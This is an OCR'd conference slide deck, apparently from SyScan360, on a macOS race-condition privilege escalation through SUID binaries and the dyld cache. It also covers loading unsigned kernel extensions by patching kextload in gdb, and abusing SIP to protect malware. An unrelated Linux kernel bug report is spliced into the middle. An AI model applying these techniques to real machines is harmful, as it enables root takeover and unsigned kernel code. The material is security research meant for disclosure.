
Supersonic OS X exploitation

- The trick is how to get the task port of another task.
- task_for_pid() requires privileges and/or annoying prompt.

Supersonic OS X exploitation

- We can have a "client" task to pass the port to a "server" task.
- Then execve() the SUID and/or entitled binary.
- The server will try to win the race.

Putting everything together...


CLIENT
SERVER
Mach
mach_task_self()
Send ack
Mach
Wait for ACK
Loop shellcode write
execve()
mach_vm_write()
SUID task mapped
If race won
Rootshell

Supersonic OS X exploitation

- We can write data into the new process.
- Shellcode into the entrypoint or some constructor.
- When we win the race it's game over.

Supersonic OS X exploitation

- But we have a problem called ASLR.
- Against non ASLR binaries it's deadly.
  - And 32 bits binaries.
- With ASLR we don't know where the binary is.

Supersonic OS X exploitation

- Trimo gave me some data about ASLR slide behavior in OS X.
- So just brute force with a selected value.
- Zero works as good as any other value.

Supersonic OS X exploitation

- This means the exploit will be super noisy.
- Had test cases of up to 10k to 20k executions.
- Great vulnerability, poor execution.


Not impressed!
Can you do better?

Supersonic OS X exploitation

- We need a known address.
- The linker, dyld, is also under ASLR.
- Different offset than main binary.
- What's left?


Supersonic OS X exploitation

- The library cache, dyld_cache.
- Randomized on each reboot.
- Otherwise always at the same address for any process.

Supersonic OS X exploitation

- Since it's CoW we can safely modify it.
- We just need to modify a function used by the target binary.

Supersonic OS X exploitation



```
push    rbp
mov     rbp, rsp
push    r15
push    r14
push    r13
push    r12
push    rbx
sub     rsp, 188h
mov     r12, rsi
mov     [rbp+var_150], edi
mov     rax, cs:___stack_chk_guard_ptr
mov     rax, [rax]
mov     [rbp+var_30], rax
movaps  xmm0, cs:xmmword_100005700
movaps  xmmword ptr [rbp+var_40], xmm0
mov     [rbp+var_140], 0
lea     rdi, function   ; "bin/ps"
lea     rsi, mode       ; "unix2003"
call    _compat_mode
movzx   r15d, al
lea     rsi, asc_100005740 ; ""
xor     edi, edi        ; int
call    _setlocale
lea     rdi, qword_100008468 ; time_t *
call    _time
lea     rdi, aColumns   ; "COLUMNS"
call    _getenv
test    rax, rax
jz      short loc_10000311A
cmp     byte ptr [rax], 0
jz      short loc_10000311A
mov     rdi, rax        ; char *
call    _atoi
jmp     short loc_10000317B
```

Supersonic OS X exploitation

- ps is a SUID binary and calls compat_mode() very early in main().
- The server can find the dyld cache and this function address.
- We just need to do this once.


Supersonic OS X exploitation

- This will improve significantly our chances.
- And drastically reduce the exploit noise.
- Usually one to five attempts maximum.

Supersonic OS X exploitation

- 100% reliable.
- 100% safe.
- Every single OS X version vulnerable.
- Abuse any SUID binary.
- Abuse any entitled binary.


VANTAGE
POINT
SOMNIA
SPECIALISTS :: REST SECURED
DEMO


Cute! But...
Can you load unsigned kernel code?

Loading unsigned kexts

2. gdb

```
gdb$ bpl
Num Type           Disp Enb Address            What
1   breakpoint     keep y   0x0000000100000ad4 <_mh_execute_header+2772>
        breakpoint already hit 2 times
        set $rax=1
        ret
        c
2   breakpoint     keep y   0x00000001000027a6 <_mh_execute_header+10150>
        breakpoint already hit 1 time
        set $pc=0x1000027E6
        c
3   breakpoint     keep y   0x0000000100001a58 <_mh_execute_header+6744>
        breakpoint already hit 1 time
        set *(char*)0x10000365E=0x31
        c
gdb$
```

Loading unsigned kexts

2. gdb

```
Breakpoint 1, 0x0000000100000ad4 in _mh_execute_header ()
-------------------------------------------------------------------------------------------------------------------------------[regs]
  RAX: 0x00000000FFFEFA0A  RBX: 0x0000000105802C70  RBP: 0x00007FFF5FBFEF10  RSP: 0x00007FFF5FBFEEC8  o d I t S z a P c
  RDI: 0x0000000100012600  RSI: 0x00000000000000C0  RDX: 0x00000000000D1450  RCX: 0x00000000000FC080  RIP: 0x0000000100000AD4
  R8 : 0x000000000000000B  R9 : 0x0000000000000006  R10: 0x000000000112F837  R11: 0x0000000100100000  R12: 0x00000000FFFEFA0A
  R13: 0x0000000000000004  R14: 0x0000000000000001  R15: 0x0000000100129770
  CS: 002B  DS: 0000  ES: 0000  FS: 0000  GS: 0000  SS: 0000
-------------------------------------------------------------------------------------------------------------------------------[code]
0x100000ad4:  55                              push   rbp          [kextload]
0x100000ad5:  48 89 e5                        mov    rbp,rsp      [kextload]
0x100000ad8:  53                              push   rbx          [kextload]
0x100000ad9:  50                              push   rax          [kextload]
0x100000ada:  bf 01 00 00 00                  mov    edi,0x1      [kextload]
0x100000adf:  e8 64 25 00 00                  call   0x100003048          [kextload]
0x100000ae4:  b3 01                           mov    bl,0x1       [kextload]
0x100000ae6:  85 c0                           test   eax,eax      [kextload]
-------------------------------------------------------------------------------------------------------------------------------
kext signature failure override allowing invalid signature -67062 0xFFFFFFFFFFFEFA0A for kext "/Users/reverser/Library/Developer
/Xcode/DerivedData/Build/Products/Debug/bypass_codesig_kext.kext"

Program exited normally.
-------------------------------------------------------------------------------------------------------------------------------[regs]
  RAX:Error while running hook_stop:
No registers.
gdb$
```

Loading unsigned kexts

3. tail

```
Feb 11 21:52:52 mac3dmz kernel[0]: Hello SyScan360 Singapore, I'm an unsigned kext :-)
```


Success!

Loading unsigned kexts

- Using these vulnerabilities we can easily load unsigned kernel extensions.
- Attack kextload instead of kextd daemon.

Loading unsigned kexts

- Remove communication with kextd
  - Modify the reverse dns name.
  - Or patch the place where it happens.
- kextload will now talk directly to the kernel.
- And still check code signatures in user land.

```
ExitStatus checkAccess(void)
{
    ExitStatus    result         = EX_OK;
#if !TARGET_OS_EMBEDDED
    kern_return_t kern_result    = kOSReturnError;
    mach_port_t   kextd_port     = MACH_PORT_NULL;

    kern_result = bootstrap_look_up(bootstrap_port,
        (char *)KEXTD_SERVER_NAME, &kextd_port);

    if (kern_result == kOSReturnSuccess) {
        sKextdActive = TRUE;
    } else {
        if (geteuid() == 0) {
            OSKextLog(/* kext */ NULL,
                kOSKextLogBasicLevel | kOSKextLogGeneralFlag |
                kOSKextLogLoadFlag | kOSKextLogIPCFlag,
                "Can't contact kextd; attempting to load directly into kernel.");
        } else {
            OSKextLog(/* kext */ NULL,
                kOSKextLogErrorLevel | kOSKextLogGeneralFlag |
                kOSKextLogLoadFlag | kOSKextLogIPCFlag,
                "Can't contact kextd; must run as root to load kexts.");
            result = EX_NOPERM;
            goto finish;
        }
    }
#else
(...)
}
```

```
/*********************************************************************
 * isInvalidSignatureAllowed() - check if kext with invalid signature is
 * allowed to load.  Currently we check to see if we are running with boot-args
 * including "kext-dev-mode".  In the future this is likely be removed or
 * changed to use other methods to set up machines in "developer mode".
 *********************************************************************/
Boolean isInvalidSignatureAllowed(void)
{
    Boolean      result = false;      // default to not allowed

    if (csr_check(CSR_ALLOW_UNTRUSTED_KEXTS) == 0 || csr_check(CSR_ALLOW_APPLE_INTERNAL) == 0) {
        // Allow kext signature check errors
        result = true;
    }
    else {
        // Do not allow kext signature check errors
        OSKextLog(/* kext */ NULL,
                  kOSKextLogErrorLevel  | kOSKextLogGeneralFlag,
                  "Untrusted kexts are not allowed");
    }

    return(result);
}
```

```
/*********************************************************************
*********************************************************************/
ExitStatus loadKextsIntoKernel(KextloadArgs * toolArgs)
{
(...)
            OSStatus  sigResult = checkKextSignature(theKext, true, earlyBoot);
            if ( sigResult != 0 ) {
                if ( isInvalidSignatureAllowed() ) {
                    OSKextLogCFString(NULL,
                                      kOSKextLogErrorLevel | kOSKextLogLoadFlag,
                                      CFSTR("kext-dev-mode allowing invalid signature %ld 0x%02lX for kext '%s'"),
                                      (long)sigResult, (long)sigResult,
                                      scratchCString);
                }
                else {
                    OSKextLogCFString(NULL,
                                      kOSKextLogErrorLevel |
                                      kOSKextLogLoadFlag | kOSKextLogIPCFlag,
                                      CFSTR("ERROR: invalid signature for '%s', will not load"),
                                      scratchCString);
                    result = sigResult;
                    goto finish;
                }
            }
(...)
}
```

Adam Mariš 2016-01-20 05:25:59 EST **Description**

An issue with ASN1.1 DER decoder was reported that a specially created key file could lead to a local denial of service (kernel panic) via x509 certificate DER files.

This is caused by triggering a BUG_ON() in public_key_verify_signature() in crypto/asymmetric_keys/public_key.c which causes a kernel panic and system lockup on RHEL kernels.

Vulnerable code:

```
...
int public_key_verify_signature(const struct public_key *pk,
                                const struct public_key_signature *sig)
{
        const struct public_key_algorithm *algo;

        BUG_ON(!pk);
        BUG_ON(!pk->mpi[0]);
...
```

Additional references:

http://seclists.org/oss-sec/2016/q1/197

Introduced in commit:

https://git.kernel.org/cgit/linux/kernel/git/torvalds/linux.git/commit/?id=42d5ec27f873c654a68f7f865dcd7737513e9508

Fixed in commit:
http://git.kernel.org/cgit/linux/kernel/git/torvalds/linux.git/commit/?id=0d62e9dd6da45bbf0f33a8617afc5fe774c8f45f

Loading unsigned kexts

- Cost/benefit.
- I still strongly believe you can't load ring zero code with ring three checks.
- Doesn't make any sense otherwise.

Loading unsigned kexts

- Can't we really build a reasonably secure x509 code signing feature into our kernels?
- If not what are we really doing in this industry?


Sir?
Can I APT this?


APT?

- Bypass SIP this or some other way.
- Install APT on protected folder.
- Restore SIP.
- Enjoy free SIP "protection racket".

APT?

- Requires user intervention to disable SIP
  - Recovery mode, cmd line... GTFO!
- Special Apple entitled shell/app?
  - FBI: Can I haz it? Pleaze?
- AVs to bypass/disable SIP?
  - "AV tends to be a different kind of rootkit".

Conclusions




Get the f*ck
off the stage!

Conclusions

- Designing security systems is hard.
- Move to defense and give it a try.
- Secrecy doesn't buy you much.
- Release white paper with design goals, so we can understand you!


Conclusions

- I don't need to tell you this right?
- Logic and race conditions are great vulnerabilities.
- They can live for many many years.
- Ian Beer is having a lot of fun lately with these.

Conclusions


- The bugs are being patched.
- Patches should be out already or soon enough!

NEVER FORGET DAVE!



Greetings

- SyScan360 team, Thomas, Grace, Jacob Torrey, Trimo, Apple Product Security Team and a few other guys there, and all the meme "characters".




VOTE
FOR
PEDRO

https://reverse.put.as

https://github.com/gdbinit

reverser@put.as

@osxreverser

#osxre @ irc.freenode.net

PGP key

https://reverse.put.as/wp-content/uploads/2008/06/publickey.txt

PGP Fingerprint

7B05 44D1 A1D5 3078 7F4C E745 9BB7 2A44 ED41 BF05

References

- Images from images.google.com. Credit due to all their authors.
- SyScan photo archives.
- "Mac OS X and iOS Internals", Jonathan Levin.
